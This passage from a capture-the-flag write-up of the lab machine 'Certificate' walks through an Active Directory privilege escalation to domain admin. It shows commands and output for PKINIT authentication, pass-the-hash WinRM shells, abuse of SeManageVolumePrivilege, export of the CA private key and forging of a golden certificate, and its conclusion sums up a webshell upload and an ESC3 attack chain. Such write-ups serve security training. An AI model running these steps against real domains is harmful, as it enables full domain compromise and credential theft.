[*] Certificate object SID is 'S-1-5-21-515537669-4223687196-3249690583-1117'
[*] Saving certificate and private key to 'ryan.k.pfx'
[+] Attempting to write data to 'ryan.k.pfx'
[+] Data written to 'ryan.k.pfx'
[*] Wrote certificate and private key to 'ryan.k.pfx'
We authenticated with the certificate via PKINIT to get ryan.k's NT hash.
❯ certipy-ad auth -pfx ryan.k.pfx -username ryan.k -domain certificate.htb -dc-ip 10.129.8.227
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'ryan.k@certificate.htb'
[*]     Security Extension SID: 'S-1-5-21-515537669-4223687196-3249690583-1117'
[*] Using principal: 'ryan.k@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ryan.k.ccache'
[*] Wrote credential cache to 'ryan.k.ccache'
[*] Trying to retrieve NT hash for 'ryan.k'
[*] Got hash for 'ryan.k@certificate.htb': aad3b435b51404eeaad3b435b51404ee:<SNIP>
Shell as ryan.k
❯ python winrmexec.py -hashes ':<SNIP>' 'certificate.htb/ryan.k'@certificate.htb
'prompt_toolkit' not installed, using built-in 'readline'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] '-target_ip' not specified, using certificate.htb
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://certificate.htb:5985/wsman
PS C:\Users\Ryan.K\Documents> whoami
certificate\ryan.k
PS C:\Users\Ryan.K\Documents> an.k
Privilege escalation to administrator — golden certificate forgery
SeManageVolumePrivilege to CA key export
ryan.k had an interesting privilege.
PS C:\Users\Ryan.K\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                      State
============================= ================================ =======
SeMachineAccountPrivilege     Add workstations to domain       Enabled
SeChangeNotifyPrivilege       Bypass traverse checking         Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set   Enabled
SeManageVolumePrivilege allows a user to perform volume maintenance operations, which can be abused to gain write access to any file on the system. We used the SeManageVolumeExploit tool to modify the DACL on C:\Windows, granting BUILTIN\Users full control.
PS C:\Users\Ryan.K> Import-Module .\EnableAllTokenPrivs.ps1
PS C:\Users\Ryan.K> .\SeManageVolumeExploit.exe
Entries changed: 871

DONE

PS C:\Users\Ryan.K> icacls C:/Windows
C:/Windows NT SERVICE\TrustedInstaller:(F)
           NT SERVICE\TrustedInstaller:(CI)(IO)(F)
           NT AUTHORITY\SYSTEM:(M)
           NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
           BUILTIN\Users:(M)
           BUILTIN\Users:(OI)(CI)(IO)(F)
           BUILTIN\Pre-Windows 2000 Compatible Access:(RX)
           BUILTIN\Pre-Windows 2000 Compatible Access:(OI)(CI)(IO)(GR,GE)
           CREATOR OWNER:(OI)(CI)(IO)(F)
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)
           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
With write access to C:\Windows, we could now access the machine's certificate store, where the CA's private keys are stored. Enumerating the local certificate store revealed an old CA certificate (Certificate-LTD-CA V0.0, serial 75b2f4bb...) with an exportable private key.
PS C:\Users\Ryan.K> certutil -store my
my "Personal"
================ Certificate 0 ================
Serial Number: 344cb419d59054904031b340f5a43923
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 3/12/2026 1:45 PM
 NotAfter: 3/12/2126 1:55 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V1.1
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): db462c9739270d510c43610eaddb80c07c395232
  Key Container = Certificate-LTD-CA(1)
  Unique container name: 90afd1db88a1213f39411d248394d83d_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed

================ Certificate 1 ================
Serial Number: 58000000186fd5cad84e3b798a000100000018
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 3/12/2026 1:45 PM
 NotAfter: 3/12/2106 1:45 PM
Subject: EMPTY (DNS Name=DC01.certificate.htb, DNS Name=certificate.htb, DNS Name=CERTIFICATE)
Non-root Certificate
Template: KerberosAuthentication, Kerberos Authentication
Cert Hash(sha1): b5d75f189433b5afe3f1ae3486d43f95c8d85792
  Key Container = 14d9a260fdfffae60986d7424d1b0fb4_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Simple container name: te-KerberosAuthentication-2374065f-f54c-48a8-bfb8-d168153b35ea
  Provider = Microsoft RSA SChannel Cryptographic Provider
Private key is NOT exportable
Encryption test passed

================ Certificate 2 ================
Archived!
Serial Number: 472cb6148184a9894f6d4d2587b1b165
Issuer: CN=certificate-DC01-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 3:30 PM
 NotAfter: 11/3/2029 3:40 PM
Subject: CN=certificate-DC01-CA, DC=certificate, DC=htb
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Cert Hash(sha1): 82ad1e0c20a332c8d6adac3e5ea243204b85d3a7
  Key Container = certificate-DC01-CA
  Unique container name: 6f761f351ca79dc7b0ee6f07b40ae906_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed

================ Certificate 3 ================
Archived!
Serial Number: 5800000002ca70ea4e42f218a6000000000002
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 8:14 PM
 NotAfter: 11/3/2025 8:14 PM
Subject: CN=DC01.certificate.htb
Certificate Template Name (Certificate Type): DomainController
Non-root Certificate
Template: DomainController, Domain Controller
Cert Hash(sha1): 779a97b1d8e492b5bafebc02338845ffdff76ad2
  Key Container = 46f11b4056ad38609b08d1dea6880023_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Simple container name: te-DomainController-3ece1f1c-d299-4a4d-be95-efa688b7fee2
  Provider = Microsoft RSA SChannel Cryptographic Provider
Private key is NOT exportable
Encryption test passed

================ Certificate 4 ================
Serial Number: 580000001a1b120dbd2dfdbf8000010000001a
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 3/16/2026 4:33 PM
 NotAfter: 3/16/2027 4:33 PM
Subject: EMPTY (DNS Name=DC01.certificate.htb)
Non-root Certificate
Template: DomainControllerAuthentication, Domain Controller Authentication
Cert Hash(sha1): 68444cf79bef59493589540271be98e6e72a871e
  Key Container = ab82210076657f9332c5a5a9407d19dd_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Simple container name: te-DomainControllerAuthentication-b0e815f9-249c-4f05-92f9-21b7c9535788
  Provider = Microsoft RSA SChannel Cryptographic Provider
Private key is NOT exportable
Encryption test passed

================ Certificate 5 ================
Serial Number: 5800000019535397352c9d5835000100000019
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 3/16/2026 4:33 PM
 NotAfter: 3/16/2027 4:33 PM
Subject: EMPTY (Other Name:DS Object Guid=04 10 07 47 37 7c e2 55 e2 44 9d bd 20 71 98 6d 41 b5, DNS Name=DC01.certificate.htb)
Non-root Certificate
Template: DirectoryEmailReplication, Directory Email Replication
Cert Hash(sha1): 5bb99d8de5a8db90a7e108d970f44bc916712fe3
  Key Container = 5c127a5c30ecde34bbfd7b445a6e4d8d_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Simple container name: te-DirectoryEmailReplication-1a185a7d-7c3d-471c-b0cd-a9382d0d4e5c
  Provider = Microsoft RSA SChannel Cryptographic Provider
Private key is NOT exportable
Encryption test passed

================ Certificate 6 ================
Serial Number: 75b2f4bbf31f108945147b466131bdca
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 3:55 PM
 NotAfter: 11/3/2034 4:05 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): 2f02901dcff083ed3dbb6cb0a15bbfee6002b1a8
  Key Container = Certificate-LTD-CA
  Unique container name: 26b68cbdfcd6f5e467996e3f3810f3ca_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed
CertUtil: -store command completed successfully.
PS C:\Users\Ryan.K>
PS C:\Users\Ryan.K> certutil -exportpfx -p "SuperSecurePassw0rd!" my 75b2f4bbf31f108945147b466131bdca C:\Users\Ryan.K\ca.pfx
my "Personal"
================ Certificate 6 ================
Serial Number: 75b2f4bbf31f108945147b466131bdca
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 3:55 PM
 NotAfter: 11/3/2034 4:05 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): 2f02901dcff083ed3dbb6cb0a15bbfee6002b1a8
  Key Container = Certificate-LTD-CA
  Unique container name: 26b68cbdfcd6f5e467996e3f3810f3ca_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed
CertUtil: -exportPFX command completed successfully.
PS C:\Users\Ryan.K>
Forging the golden certificate
With the CA's private key, we could forge a certificate for any user — including Administrator.
❯ certipy-ad forge -ca-pfx ca.pfx -ca-password 'SuperSecurePassw0rd!' -upn "administrator@certificate.htb" -subject "CN=ADMINISTRATOR,CN=USERS,DC=CERTIFICATE,DC=HTB"
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Saving forged certificate and private key to 'administrator_forged.pfx'
[*] Wrote forged certificate and private key to 'administrator_forged.pfx'
We authenticated with the forged certificate to get the domain admin's NT hash.
❯ certipy-ad auth -pfx administrator_forged.pfx -username administrator -domain certificate.htb -dc-ip 10.129.8.227
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@certificate.htb'
[*] Using principal: 'administrator@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certificate.htb': aad3b435b51404eeaad3b435b51404ee:<SNIP>
Shell as administrator
❯ python winrmexec.py -hashes ':<SNIP>' 'certificate.htb/administrator'@certificate.htb
'prompt_toolkit' not installed, using built-in 'readline'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] '-target_ip' not specified, using certificate.htb
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://certificate.htb:5985/wsman
PS C:\Users\Administrator\Documents> whoami
certificate\administrator
PS C:\Users\Administrator\Documents>
And that's domain admin.
Conclusion
In summary, a PHP course management app on a Windows domain controller was vulnerable to a ZIP parsing discrepancy — PHP's ZipArchive and Windows extract different files from a concatenated ZIP, letting us smuggle a webshell past validation for a shell as xamppuser.
From there, MySQL credentials in the web app config let us dump user hashes. Cracking sara.b's bcrypt hash gave us domain access. A packet capture in Sara's directory contained a Kerberos AS-REQ with etype 18 pre-authentication data for Lion.SK.
Lion.SK's membership in Domain CRA Managers enabled an ESC3 attack chain — enrolling in the Delegated-CRA template to get a Certificate Request Agent certificate, then using it to co-sign a SignedUser certificate on behalf of ryan.k.
Ryan.K had SeManageVolumePrivilege, which we exploited to gain write access to the system drive. This let us export the CA's private key from the local certificate store, forge a golden certificate as Administrator, authenticate via PKINIT, and take the domain.
That wraps up Certificate. Thanks for reading — see you in the next one!